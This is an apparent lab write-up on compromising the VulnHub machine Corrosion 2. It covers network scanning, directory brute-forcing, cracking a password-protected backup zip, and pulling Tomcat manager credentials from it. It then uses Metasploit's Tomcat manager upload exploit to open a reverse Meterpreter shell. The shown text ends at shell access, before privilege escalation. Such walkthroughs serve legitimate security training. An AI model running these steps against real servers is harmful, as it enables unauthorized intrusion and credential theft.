Penetration Testing On The Machine Corrosion 2 (VulnHub)

Introduction:

In this report, the methodolody to conquer the root flag of the machine corrosion 2 is demontrated.


The difficulty of this machine is medium and the steps to be followed are as follows:

- Network scanning
- Enumeration
- Exploitation
- Privilege escalation


Let's begin!

The Initial Setup:


I. Download the machine. (Corrosion: 2 ~ VulnHub)
II. Start the machine (vmware or virtualbox).



III. Set both kali and the host machine in same network adapter.



IV. Note the mac address of the corrosion machine from advance option.



The Network Scanning:

Commands used :

$ netdiscover – to discover the host machine.

$ nmap – to scan for the open ports.


```
root@kali: ~
File  Actions  Edit  View  Help
Currently scanning: 172.16.182.0/16   |   Screen View: Unique Hosts

20 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1200
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.149.128 00:0c:29:77:20:7d      3     180  VMware, Inc.
192.168.149.2   00:50:56:f7:a5:8e      5     300  VMware, Inc.
192.168.149.1   00:50:56:c0:00:08     11     660  VMware, Inc.
192.168.149.254 00:50:56:f1:df:d4      1      60  VMware, Inc.


┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.149.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 05:30 EDT
Nmap scan report for 192.168.149.128
Host is up (0.00055s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
8080/tcp open  http    Apache Tomcat 9.0.53
MAC Address: 00:0C:29:77:20:7D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.11 seconds

┌──(root㉿kali)-[~]
└─#
```

From the above image, we can observe the host machine found by the netdiscover and the open ports of that machine.


The Enumeration:

We will check for each port to see if it works and look for any suspicious activity.

Port 80:



Port 8080:



Everything looks legit !! okay now, we will get deep into it and perform the directory brute force to discover some web objects like php, html, zip, txt files.


Command used:

$ dirb http://machine_ip:8080/ -x .php, .txt, .html, .zip (-x - Amplify search with the extensions on this file)

```
┌──(root㉿kali)-[~]
└─# dirb http://192.168.149.128:8080/ -X .php,.txt,.html,.zip

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jul 20 05:48:27 2022
URL_BASE: http://192.168.149.128:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,.txt,.html,.zip) | (.php)(.txt)(.html)(.zip) [NUM = 4]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.149.128:8080/ ----
+ http://192.168.149.128:8080/backup.zip (CODE:200|SIZE:33723)
+ http://192.168.149.128:8080/readme.txt (CODE:200|SIZE:153)

-----------------
END_TIME: Wed Jul 20 05:48:50 2022
DOWNLOADED: 18448 - FOUND: 2

┌──(root㉿kali)-[~]
└─#
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

We have found two files: zip and txt. Let us open the txt file to find any clue.




A message for randy! seems like we could find the flag if we get access to randy's account.

Now we will download the backup.zip file using the command *wget* and unzip the backup.zip file using the command *unzip.*



Oh no! it is asking for a password ☹. No panic! We have a tool in hand called *fcrackzip* to brute force the zip file with rockyou wordlist.



Woohoo! We have successfully cracked the password and we can see the files in the zip and have a look on every files. While looking into tomcat-users.xml we can find some useful credentials as shown below.

```
┌──(root㉿kali)-[~]
└─# cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
```

```
corrro   kali-linux-2022.1-vmware-...
1 2 3 4                                                    6:12
root@kali: ~
File  Actions  Edit  View  Help
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.

  Built-in Tomcat manager roles:
    - manager-gui    - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx    - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only

  The users below are wrapped in a comment and are therefore ignored. If you
  wish to configure one or more of these users for use with the manager web
  application, do not forget to remove the <!..  ..> that surrounds them. You
  will also need to set the passwords to something appropriate.
-->
<!--
  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
-->
<!--
  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!..  ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>

-->

<role rolename="manager-gui"/>
<user username="manager" password="melehifokivai" roles="manager-gui"/>

<role rolename="admin-gui"/>
<user username="admin" password="melehifokivai" roles="admin-gui, manager-gui"/>
</tomcat-users>

┌──(root㉿kali)-[~]
└─#
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

We can find the user “admin” and password “melehifokivai”

The Exploitation:

We will now use Metasploit to tomcat exploit.

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
       the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                    (`.         ,-,
                    ` `.    ,;' /
                     `.  ,'/ .'
                      `. X /.'
             .-;--''--.._` ` (
           .'            /   `
          ,           ` '   Q '
          ,         ,   `._    \
       ,.|         '     `-.;_'
       :  .  `  ;      `  ` --,..._;
        ' `    ,   )   .'
           `._ ,  '   /_
              ; ,''-,;' ``-
               ``-..__   __`

                         https://metasploit.com


       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 >
```

```
  search cve:2009 -s name
  search type:exploit -s type -r

msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.149.128
rhost => 192.168.149.128
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword melehifokivai
httppassword => melehifokivai
msf6 exploit(multi/http/tomcat_mgr_upload) > exploitsS
[-] Unknown command: exploitsS
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


```
[*] Started reverse TCP handler on 192.168.149.133:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying xUzsQqEsODaT...
[*] Executing xUzsQqEsODaT...
[*] Undeploying xUzsQqEsODaT ...
[*] Sending stage (58829 bytes) to 192.168.149.128
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 2 opened (192.168.149.133:4444 → 192.168.149.128:36510 ) at 2022-07-21 09:19:55 -0400
```


From the above image we can observe that there are two users jaye and randy. While trying to access jaye with the password we found earlier it worked! (Follow the screenshots below)

```
meterpreter > shell
Process 3 created.
Channel 3 created.
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@corrosion:/home$ ls
ls
jaye  randy
tomcat@corrosion:/home$ sudo su
sudo su
[sudo] password for tomcat: ^C
Terminate channel 3? [y/N]  y
meterpreter > chell
[-] Unknown command: chell
meterpreter > shell
Process 4 created.
Channel 4 created.


python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@corrosion:/home$ ls
ls
jaye  randy
```

